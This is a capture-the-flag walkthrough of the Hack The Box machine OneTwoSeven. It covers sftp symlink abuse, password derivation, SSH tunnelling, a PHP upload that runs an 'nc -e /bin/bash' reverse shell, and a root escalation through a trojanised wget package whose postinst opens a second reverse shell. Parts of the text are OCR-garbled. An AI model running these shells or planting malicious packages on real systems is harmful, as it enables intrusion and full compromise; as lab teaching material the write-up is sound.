
#### Hack the Box – OneTwoSeven by dmwong

As normal I add the IP of the machine 10.10.10.133 to /etc/hosts as onetwoseven.htb



#### **NMAP**

To start off with, I perform a port discovery to see what I could find.


#### nmap -p- -sT -sV -sC -oN initial-scan onetwoseven.htb

```
# Nmap 7.70 scan initiated Fri Apr 26 17:46:40 2019 as: nmap -p- -sT -sV -sC -oN initial-scan.nmap onetwoseven.htb
Nmap scan report for onetwoseven.htb (10.10.10.133)
Host is up (0.835s latency).
Not shown: 65516 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
| 2048 48:6c:93:34:16:58:05:eb:9a:e5:5b:96:b6:d5:14:aa (RSA)
| 256 32:b7:f3:e2:6d:ac:94:3e:6f:11:d8:05:b9:69:58:45 (ECDSA)
| 256 33:52:04:dc:32:09:1a:b7:52:76:06:e3:6c:17:le:ad (ED25519)
80/tcp open http Apache httpd 2.4.25 (Debian)
| http-server-header: Apache/2.4.25 (Debian)
| http-title: Page moved.
1008/tcp filtered ufsd
7816/tcp filtered unknown
17632/tcp filtered unknown
18333/tcp filtered unknown
28891/tcp filtered unknown
38991/tcp filtered unknown
39963/tcp filtered unknown
39353/tcp filtered unknown
43734/tcp filtered unknown
43734/tcp filtered unknown
43734/tcp filtered unknown
43744/tcp filtered unknown
43746/tcp filtered unknown
4376/tcp filtered unknown
47926/tcp filt
```

It seems we have discovered a few ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we have SSH on port 22 and HTTP on port 80.

#### Overview of Web Services


Let's take a quick look at the webpages to see what we have. I got the following on port 80.




### Secure SFTP Upload. WTF!

It seems we have a sign up option on this. Let's see what we can do.

It may take up to one minute for all backend processes to properly identify you.



This seems to have presented us with login information to the sftp section. It provides credentials to aid in the login too. Another thing that seemed odd at this time in the enumeration, was the fact the admin portal was unavailable to us. It seemed it was available on a port that was not accessible at this time.



#### **SFTP**

I used the credentials that I was provided with to login to the sftp and looked to see what I had access to.

#### sftp ots-yMjZjN2I@10.10.10.133

```
root@kali:/opt/htb/onetwoseven.htb# sftp ots-yMjZjN2I@10.10.10.133
ots-yMjZjN2I@10.10.10.133's password:
Connected to ots-yMjZjN2I@10.10.10.133.
sftp> ls
public html
sftp>
```

Now that I had logged into the machine, all I had was a public\_html folder and an index.html file in there. I uploaded a reverse shell to the public\_html folder to see if I could get a shell.

#### cd public\_html put php-reverse-shell.php

```
sftp> cd public_html/
sftp> put php-reverse-shell.php
Uploading php-reverse-shell.php to /public_html/php-reverse-shell.php
php-reverse-shell.php 100% 5493 155.4KB/s 00:00
sftp>
```

When I tried to access the page to try and execute the reverse shell, I was presented with a forbidden page.



#### Forbidden

You don't have permission to access /~ots-yMjZjN2I/php-reverse-shell.php on this server.

Apache/2.4.25 (Debian) Server at onetwoseven.htb Port 80

#### **Symlinks**


I didn't know too much about the commands being used in the sftp terminal, so I decided to see what I could find out. The sftp client has a help function.

```
Available commands:
bye
                                     Quit sftp
                                     Change remote directory to 'path'
cd path
                                     Change group of file 'path' to 'grp'
Change permissions of file 'path' to 'mode'
chgrp grp path
chmod mode path
chown own path
                                     Change owner of file 'path' to 'own'
df [-hi] [path]
                                     Display statistics for current directory or
                                     filesystem containing 'path'
exit
                                     Quit sftp
get [-afPpRr] remote [local]
                                     Download file
                                     Resume download file
reget [-fPpRr] remote [local]
reput [-fPpRr] [local] remote
                                     Resume upload file
help
                                     Display this help text
lcd path
                                     Change local directory to 'path'
lls [ls-options [path]]
                                     Display local directory listing
                                     Create local directory
lmkdir path
ln [-s] oldpath newpath
                                     Link remote file (-s for symlink)
                                     Print local working directory
lpwd
ls [-lafhlnrSt] [path]
                                     Display remote directory listing
lumask umask
                                     Set local umask to 'umask'
                                     Create remote directory
mkdir path
progress
                                     Toggle display of progress meter
put [-afPpRr] local [remote]
                                     Upload file
pwd
                                     Display remote working directory
                                     Quit sftp
quit
rename oldpath newpath
                                     Rename remote file
                                     Delete remote file
rm path
                                     Remove remote directory
rmdir path
                                     Symlink remote file
symlink oldpath newpath
                                     Show SFTP version
version
                                     Execute 'command' in local shell
command
                                     Escape to local shell
                                     Synonym for help
sftp>
```

Looking at the help, I could see there was a symlink option. I was a little dubious about whether this would work, but I attempted to create a symlink to the passwd file.

symlink /etc/passwd passwd.html

This seemed to output an error. However, when I went to check on the web link for this, I was presented with the passwd file.



ots-yODc2NGQ:x:999:999:127.0.0.1:/home/web/ots-yODc2NGQ:/bin/false ots-hZjhkOWY:x:1001:1001:10.10.14.13:/home/web/ots-hZjhkOWY:/bin/false ots-yMjZjN2I:x:1002:1002:10.10.14.20:/home/web/ots-yMjZjN2I:/bin/false

It seemed there were a couple of users on this box. From the looks of it another HTB tester and a default account. Now that I knew the symlinks worked, I thought about how the passwords were generated for the users.

#### Signup

Knowing that I could browse the system, I did some further enumeration and after a fair bit of looking, I remembered about the signup page. This generated a password, so I searched for the php file associated with this and attempted to see the code.

#### symlink /var/www/html/sigup.php signup.txt



Looking through the code, I could see the part where the password was generated. I decided to decrypt this using the following.

#### echo -n '127.0.0.1' | md5sum | cut -c 1-8

```
root@kali:/opt/htb/onetwoseven.htb# echo -n '127.0.0.1' | md5sum | cut -c 1-8
f528764d
```

This provided us with an 8-character password. I confirmed the same method using my own IP and it matched. Now that I had this password, I tried to log in as this user using sftp.

#### sftp ots-y0Dc2NGQ@10.10.10.133

```
root@kali:/opt/htb/onetwoseven.htb# sftp ots-y0Dc2NGQ@10.10.10.133
ots-y0Dc2NGQ@10.10.10.133's password:
Connected to ots-y0Dc2NGQ@10.10.10.133.
sftp>
```

Now that I was logged in as the new user, I quickly looked to see what was in the home directory.

Is

```
root@kali:/opt/htb/onetwoseven.htb# sftp ots-yODc2NGQ@10.10.10.133
ots-yODc2NGQ@10.10.10.133's password:
Connected to ots-yODc2NGQ@10.10.10.133.
sftp> ls
public html user.txt
```

I downloaded the user.txt to get user.

#### get user.txt

```
sftp> get user.txt
Fetching /user.txt to user.txt
/user.txt 100% 33 0.4KB/s 00:00
```

#### cat user.txt

root@kali:/opt/htb/onetwoseven.htb# cat user.txt
93a4ce6d82bd35da033206ef98b486f4

#### Html admin

Being logged in as the new user and obtaining the user, I decided to have a further look to see what else I could find. And if I had permission to anything else.

I would still have to utilise symlink to browse the system and decided to see if there was anything available at the /var/www location.

#### symlink /var/www www



### Index of /~ots-yMjZjN2I/www/html-admin


<u>Name</u>	<u>Last modified</u>	Size Description
Parent Director	У.	-
login.php.swp	2019-02-13 16:16	20K
arousel.css	2019-02-15 19:35	1.6K
dist/	2019-02-15 19:35	-

I found a file called .login.php.swp so I decided to look into the code of this page because it was located within a folder called html-admin.


symlink /var/www/html-admin.login.php.swp login.txt

#### sftp> symlink /var/www/html-admin/.login.php.swp login.txt

Now browsing to the location of the file I found what seemed to be a username and an encrypted password.



I did a quick search on some of the hash cracking sites to see if I would come up with anything and found a match on the crackstation site. <a href="https://crackstation.net">https://crackstation.net</a>



We have a password of Homesweethome1. But what could it be used for?

#### SSH Tunnel

Knowing that there was an admin panel but could not get to it, I decided an SSH tunnel was the way to get to it.

#### ssh ots-y0Dc2NGQ@10.10.10.133

```
root@kali:/opt/htb/onetwoseven.htb# ssh ots-y0Dc2NGQ@10.10.10.133
ots-y0Dc2NGQ@10.10.10.133's password:
This service allows sftp connections only.
Connection to 10.10.10.133 closed.
```

Seeing that this was restricted to sftp connections only. I was forced to look up in a little more detail how to force the connection and to tunnel the port required to get to the admin panel.

I found a couple of articles and decided on the following command.

#### ssh -L 60080:127.0.0.1:60080 ots-y0Dc2NGQ@10.10.10.133 -N

```
root@kali:/opt/htb/onetwoseven.htb# ssh -L 60080:127.0.0.1:60080 ots-yODc2NGQ@10.10.10.133 -N
ots-yODc2NGQ@10.10.10.133's password:
```

The connection stayed open, but was my local machine now listening on the required port.

#### netstat -ano | grep "60080"


```
      root@kali:/opt/htb/onetwoseven.htb#
      netstat -ano | grep "60080"

      tcp
      0
      0
      127.0.0.1:60080
      0.0.0.0:*
      LISTEN
      off (0.00/0/0)

      tcp6
      0
      0
      :::*
      LISTEN
      off (0.00/0/0)
```

Now can I access the admin panel and use the credentials found earlier?


I visited the webpage at <a href="http://localhost:60080">http://localhost:60080</a> because of port forwarding being used.



# Login to the kingdom. Up up and away!

Username:	ots-admin	
Password:	•••••	
	Login	

I entered the credentials found earlier and I was successful.



### Plugin Upload. Admins Only!

Upload new plugins to include on this status page using the upload form below.



#### Admin Panel

Now that I had logged into the admin panel. There were links to download some php files. I chose to download all of these to see what they were doing. The upload function was disabled, therefore needed to try and get the submit query functionality working.

In the one file that I had downloaded called ots-man-addon.php I realised that the upload code was flexible. I could possibly utilise the download functionality to upload a shell to the box.

```
(!isset ($ SESSION['username'])) { header("Location: /login.php")
 }; if ( strpos($ SERVER['REQUEST URI'], '/addons/') !== false ) { die(); };
 OneTwoSeven Admin Plugin
# OTS Addon Manager
switch (true) {
       # Upload addon to addons folder.
       case preg_match('/\/addon-upload.php/',$_SERVER['REQUEST_URI']):
                if(isset($ FILES['addon'])){
                        $errors= array();
                        $file_name = basename($_FILES['addon']['name']);
                        $file_size =$ FILES['addon']['size'];
$file_tmp =$ FILES['addon']['tmp_name'];
                         if($file_size > 20000){
                                 $errors[]='Module too big for addon manager. Please upload
                         if(empty($errors)==true) {
                                 move uploaded file($file tmp,$file name);
                                 header("Location: /menu.php");
                                 echo "File uploaded successfull.y";
                         } else {
                                 header("Location: /menu.php");
                                 header("Content-Type: text/plain");
                                 echo "Error uploading the file: ";
                                 print_r($errors);
```

But first I had to enable the submit query button.

## Plugin Upload. Admins Only!

Upload new plugins to include on this status page using the upload form below.



Inspecting the element provided me with the following post command.

To leverage the vulnerability within the code, I changed the input disabled to enabled and the form action to **addon-download.php?test=/addon-upload.php** 

I then amended one of the previously downloaded files from the site. The file that I changed was **ots-fs.php**.

The original was a very small file which helped with the upload restriction.

```
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /login.php")
; }; if ( strpos($_SERVER['REQUEST_URI'], '/addons/') !== false ) { die(); };
# OneTwoSeven Admin Plugin
# OTS File Systems
echo shell_exec("/bin/df -h");
?>
```

I changed this to execute a nc session back to my kali machine.

shell\_exec("nc -e /bin/bash 10.10.14.20 1337");

```
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /login.php")
; }; if ( strpos($_SERVER['REQUEST_URI'], '/addons/') !== false ) { die(); };
# OneTwoSeven Admin Plugin
# OTS File Systems
shell_exec("nc -e /bin/bash 10.10.14.20 1337");
?>
```

I named this file ots-fshell.php and selected this to upload to the directory on the portal.

Browse... ots-fshell.php

### Plugin Upload. Admins Only!

Upload new plugins to include on this status page using the upload form below.

Submit Query Disabled for security reasons

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🗅 Inspector 🖸 Console 🗅 Debugger - {} Style Editor - 🥝 Performance - 🕩 Memory - 🖻 Network - 😂 Storage
 br>
<pre> </pre>
<pre>  <div class="row featurette"> ─ </div> ftm</pre>
<pre>w<div class="row featurette"> floo</div></pre>
<pre>w<div class="col-md-12"></div></pre>
<h2 class="featurette-heading"> </h2>
> <pre>  &lt; class="lead"&gt; -</pre>
▼ <form action="addon-download.php/test=/addon-upload.php" enctype="multipart/form-data" method="POST"></form>
<input name="addon" type="file"/>
<pre></pre> <pre><anput enabled="enabled" type="submit"></anput></pre>
<pre><input enabled="enabled" type="submit"/> </pre>

I submitted my query and waited to see what happened. I had no error messages and did not receive any confirmation that the file had either failed or was successfully uploaded.

I then looked at the links at the other files that were available and tried to figure out where my shell would have been placed.

Hovering over the links, I got the following URL;

http://localhost:60080/menu.php?addon=addons/ots-default-user.php

I changed the URL to be

http://localhost:60080/menu.php?addon=addons/ots-fshell.php

I set up my listener before visiting the page with nc.

#### nc -nlvp 1337

```
root@kali:/opt/htb/onetwoseven.htb# nc -nlvp 1337
listening on [any] 1337 ...
```

And I then tried to connect to the page that I had uploaded.

```
One I woSeven - Adminis × http://localnost:60080/ment × http://localnost:60080/addo ×

One I woSeven - Adminis × http://localnost:60080/ment × http://localnost:60080/addo ×

One I woSeven - Adminis × http://localnost:60080/ment × http://localnost:60080/addo ×
```

And I got a shell. A restricted shell, but a shell.

```
root@kali:/opt/htb/onetwoseven.htb# nc -nlvp 1337
listening on [any] 1337 ...
connect to [10.10.14.20] from (UNKNOWN) [10.10.10.133] 39232
```

The first thing I wanted to do was check who I had a shell as.

```
listening on [any] 1337 ...
connect to [10.10.14.20] from (UNKNOWN) [10.10.10.133] 39232
whoami
www-admin-data
```

#### Sudo

Now that I had a shell, I wanted to see if I could run anything with sudo rights.

#### sudo -l

```
sudo -l
Matching Defaults entries for www-admin-data on onetwoseven:
    env_reset, env_keep+="ftp_proxy http_proxy https_proxy no_proxy",
    mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin
User www-admin-data may run the following commands on onetwoseven:
    (ALL : ALL) NOPASSWD: /usr/bin/apt-get update, /usr/bin/apt-get upgrade
```

The only permissions that I had with sudo rights was to run apt-get update and apt-get upgrade. I didn't think much of this at the time, but after a quick search, I saw that this could potentially be used to gain root. I could possibly change the http\_proxy to get the apt package manager to look at me and inject a fake package. I got some instructions from <a href="https://versprite.com/blog/apt-mitm-package-injection/">https://versprite.com/blog/apt-mitm-package-injection/</a>

I first spawned a tty shell

python -c 'import pty;pty.spawn("/bin/bash");'

```
python -c 'import pty;pty.spawn("/bin/bash");'
www-admin-data@onetwoseven:/$ ls
ls
bin etc initrd.img.old lost+found opt run sys var
boot home lib media proc sbin tmp vmlinuz
dev initrd.img lib64 mnt root srv usr vmlinuz.old
```

Now that I had a decent shell, I decided to run through an update to see where it was looking.

#### apt-get update

```
admin-data@onetwoseven:/$ sudo apt-get update
sudo apt-get update
Err:1 http://packages.onetwoseven.htb/devuan ascii InRelease
 Temporary failure resolving 'packages.onetwoseven.htb
Err:2 http://de.deb.devuan.org/merged ascii InRelease
 Temporary failure resolving 'de.deb.devuan.org
Err:3 http://de.deb.devuan.org/merged ascii-security InRelease
  Temporary failure resolving 'de.deb.devuan.org
Err:4 http://de.deb.devuan.org/merged ascii-updates InRelease
 Temporary failure resolving 'de.deb.devuan.org'
Reading package lists... Done
V: Failed to fetch http://de.deb.devuan.org/merged/dists/ascii/InRelease Temporary failure r
esolving 'de.deb.devuan.org
W: Failed to fetch http://de.deb.devuan.org/merged/dists/ascii-security/InRelease_Temporary
failure resolving 'de.deb.devuan.org
  Failed to fetch http://de.deb.devuan.org/merged/dists/ascii-updates/InRelease Temporary 1
ailure resolving 'de.deb.dey<del>uar</del>
  Failed to fetch http://ackages.onetwoseven.htb/devuan/dists/ascii/InRelease Temporary fa
ilure resolving 'packages.onetwoseven.htb
             files failed to download.
                                       They have been ignored, or old ones used instead
```

I noticed that the update was looking at packages.onetwoseven.htb as a repository so I updated my local hosts file to have it look at my machine.

```
127.0.0.1 packages.onetwoseven.htb
```

I then set apt-get to look through my own proxy to identify locations that it was looking for packages

#### sudo http\_proxy=http://10.10.14.20:8080 apt-get update

I then watched the traffic come into my burp proxy to identify a suitable file it was looking for.

```
http://packages.onetwosev...
                                               /devuan/dists/ascii/InRelease
                                                                                                                                 404
                                                                                                                                           345
       http://packages.onetwosev... GET
                                               /devuan/dists/ascii/Release
                                                                                                                                 404
                                                                                                                                           345
                                                                                                                                                    HTML
       http://packages.onetwosev...
                                     GET
                                               /devuan/dists/ascii/main/binary-all/Packages.xz
                                                                                                                                 404
                                                                                                                                           345
                                                                                                                                                    HTML
                                                                                                                                                                ΧZ
       http://packages.onetwosev...
                                               /devuan/dists/ascii/main/binary-amd64/Packages.xz
                                                                                                                                 404
                                                                                                                                           345
                                                                                                                                                    HTML
                                                                                                                                                                ΧZ
       http://packages.onetwosev...
                                               /devuan/dists/ascii/main/i18n/Translation-en.xz
                                                                                                                                 404
                                                                                                                                           345
                                                                                                                                                    HTML
                                     GET
       http://packages.onetwosev...
                                     GET
                                               /devuan/dists/ascii/main/binary-all/Packages.bz2
                                                                                                                                 404
                                                                                                                                           345
                                                                                                                                                    HTML
                                                                                                                                                                bz2
10
       http://packages.onetwosev...
                                               /devuan/dists/ascii/main/binary-amd64/Packages.bz2
                                                                                                                                 404
                                                                                                                                           345
                                                                                                                                                    HTML
                                     GET
                                                                                                                                                                bz2
       http://packages.onetwosev...
                                               /devuan/dists/ascii/main/i18n/Translation-en.bz2
       http://packages.onetwosev...
                                               /devuan/dists/ascii/main/binary-all/Packages.lzma
                                                                                                                                           345
12
                                     GET
                                                                                                                                 404
                                                                                                                                                    HTML
                                                                                                                                                                Izma
15
       http://packages.onetwosev...
                                     GET
                                               /devuan/dists/ascii/main/binary-amd64/Packages.lzma
                                                                                                                                 404
                                                                                                                                           345
                                                                                                                                                    HTML
                                                                                                                                                                Izma
16
       http://packages.onetwosev...
                                     GET
                                               /devuan/dists/ascii/main/i18n/Translation-en.lzma
                                                                                                                                 404
                                                                                                                                           345
                                                                                                                                                    HTML
                                                                                                                                                                Izma
18
       http://packages.onetwosev...
                                               /devuan/dists/ascii/main/binary-all/Packages.gz
                                                                                                                                                                gz
                                               /devuan/dists/ascii/main/binary-amd64/Packages.gz
                                                                                                                                                    HTML
20
       http://packages.onetwosev...
                                                                                                                                 404
                                                                                                                                           345
21
       http://packages.onetwosev...
                                     GET
                                               /devuan/dists/ascii/main/i18n/Translation-en.gz
                                                                                                                                 404
                                                                                                                                           345
                                                                                                                                                    нтмі
23
       http://packages.onetwosev... GET
                                               /devuan/dists/ascii/main/binary-all/Packages.lz4
                                                                                                                                 404
                                                                                                                                           345
                                                                                                                                                    HTML
                                                                                                                                                                lz4
24
       http://packages.onetwosev...
                                               /devuan/dists/ascii/main/binary-amd64/Packages.lz4
                                                                                                                                           345
                                                                                                                                                    HTML
                                                                                                                                                                lz4
25
       http://packages.onetwosev...
                                               /devuan/dists/ascii/main/i18n/Translation-en.lz4
                                                                                                                                           345
                                                                                                                                                    HTML
26
       http://packages.onetwosev...
                                     GET
                                               /devuan/dists/ascii/main/binary-all/Packages
                                                                                                                                 404
                                                                                                                                           345
                                                                                                                                                    нтмі
28
       http://packages.onetwosev...
                                     GET
                                               /devuan/dists/ascii/main/binary-amd64/Packages
                                                                                                                                 404
                                                                                                                                           345
                                                                                                                                                    HTML
       http://packages.onetwosev... GET
                                               /devuan/dists/ascii/main/i18n/Translation-en
```

I then created a directory structure that had the full path and started apache up on my machine.

This was created this file structure under /var/www/html

```
root@kali:/var/www/html/devuan/dists/ascii/main/binary-amd64#
```

Now I needed a package to get me through it that I could use.

#### Building a Package

I looked at different installed applications on the box and could see that wget was slightly out of date.

I decided to download an update to wget and found the following Debian file wget\_1.18-5+deb9u3\_amd64.deb.

dpkg-deb -R wget\_1.18-5+deb9u3\_amd64.deb amd64

```
root@kali:/opt/htb/onetwoseven.htb# dpkg-deb -R wget_1.18-5+deb9u3_amd64.deb amd64
```

I created a postinst file under amd64/DEBIAN whoch contained the following;

```
root@kali:/opt/htb/onetwoseven.htb/amd64/DEBIAN# ls
conffiles control md5sums postinst
root@kali:/opt/htb/onetwoseven.htb/amd64/DEBIAN# cat postinst
#!/bin/bash
nc -e /bin/bash 10.10.14.20 1339
```

Once I had created the postinst file, I then had to repackage the Debian file.

dpkg-deb -b amd64 wget\_1.18-5+deb9u3\_amd64.deb

```
root@kali:/opt/htb/onetwoseven.htb# dpkg-deb -b amd64 wget_1.18-5+deb9u3_amd64.deb
dpkg-deb: building package 'wget' in 'wget_1.18-5+deb9u3_amd64.deb'.
```

A Packages.gz file was required so I created a file called Packages and input the following content;

```
Package: wget
Version: 1.18-5+deb9u3
Installed-Size: 2747
Maintainer: Noël Köthe <noel@debian.org>
Architecture: amd64
Depends: libc6 (>= 2.17), libgnutls30 (>= 3.5.6), libidn11 (>= 1.13), libnettle6, libpcre3, libpsl5 (>= 0.13.0), libuui
d1 (>= 2.16), zliblg (>= 1:1.1.4)
Conflicts: wget-ssl
Homepage: https://www.gnu.org/software/wget/
Recommends: ca-certificates
Description: retrieves files from the web
Description: retrieves files from the web
Description: web
Priority: important
Filename: devuan/dists/ascii/binary-amd64/wget_1.18-5+deb9u3_amd64.deb
Size: 799340
MD5sum: 193da916539331b550d15973fa6a4b24
SHAL: b20723be88ba7d529b6e79d8e0722ba10573f7dc3
SHA256: 7803017a37083b13aflalee30a53605d2747f62aa8c8f06cb97b4f9b1f778818
```

I generated the 3 hashes and the file size by running the following tools

```
sha1sum wget_1.18-5+deb9u3_amd64.deb
sha256sum wget_1.18-5+deb9u3_amd64.deb
md5sum wget_1.18-5+deb9u3_amd64.deb
ls -al wget_1.18-5+deb9u3_amd64.deb
```

The Package file was created, so now I had to create the gz file that this is to go into.

```
root@kali:/opt/htb/onetwoseven.htb# gzip Packages -c > Packages.gz
```

I now needed to copy all the files created over to the repository folder.

I copied 3 files;

- Package
- Package.gz
- Wget\_1.18-5+deb9u3\_amd

And these were placed into devuan/dists/ascii/binary-amd64/.

#### Distributing the package

Now that I had everything ready for the package installation, I made sure I had my nc session listening.

#### nc -nlvp 1339

```
root@kali:/var/www/html/devuan/dists/ascii/binary-amd64# nc -nlvp 1339
listening on [any] 1339 ...
```

Now that my machine was set up and listening, I run the command to get the upgrade installed.

#### sudo http\_proxy=http://10.10.14.20:8080 apt-get upgrade

```
www-admin-data@onetwoseven:/var/www/html-admin$ sudo http_proxy=http://10.10.14.20:8080 apt-get upgrade

    http_proxy=http://10.10.14.20:8080 apt-get upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages will be upgraded:
    wget
    upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
Need to get 799 kB of archives.
After this operation, 0 B of additional disk space will be used.
Do you want to continue? [Y/n] y
    y
    WARNING: The following packages cannot be authenticated!
    wget
Install these packages without verification? [y/N] y
    y
    Get:l http://packages.onetwoseven.htb/devuan ascii/main amd64 wget amd64 1.18-5+deb9u3 [799 kB]
    Fetched 799 kB in 1s (631 kB/s)
Reading changelogs... Done
debconf: unable to initialize frontend: Dialog
debconf: (Dialog frontend will not work on a dumb terminal, an emacs shell buffer, or without a controlling terminal.)
debconf: falling back to frontend: Readline
(Reading database ... 33940 files and directories currently installed.)
Preparing to unpack .../wget 1.18-5+deb9u3 amd64.deb ...
Unpacking wget (1.18-5+deb9u3) over (1.18-5+deb9u2) ...
Setting up wget (1.18-5+deb9u3) over (1.18-5+deb9u2) ...
Www-admin-data@onetwoseven:/var/www/html-admin$
```

This seemed to have installed the updated version of wget. I looked over to my listener and I had a connection.

```
root@kali:/var/www/html/devuan/dists/ascii/binary-amd64# nc -nlvp 1339
listening on [any] 1339 ...
connect to [10.10.14.20] from (UNKNOWN) [10.10.10.133] 54556
python -c 'import pty;pty.spawn("/bin/bash");'
root@onetwoseven:/# ls
```

```
root@onetwoseven:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@onetwoseven:~# cat root.txt
cat root.txt
2d380a25a8e3bfc095abd9e691841048
```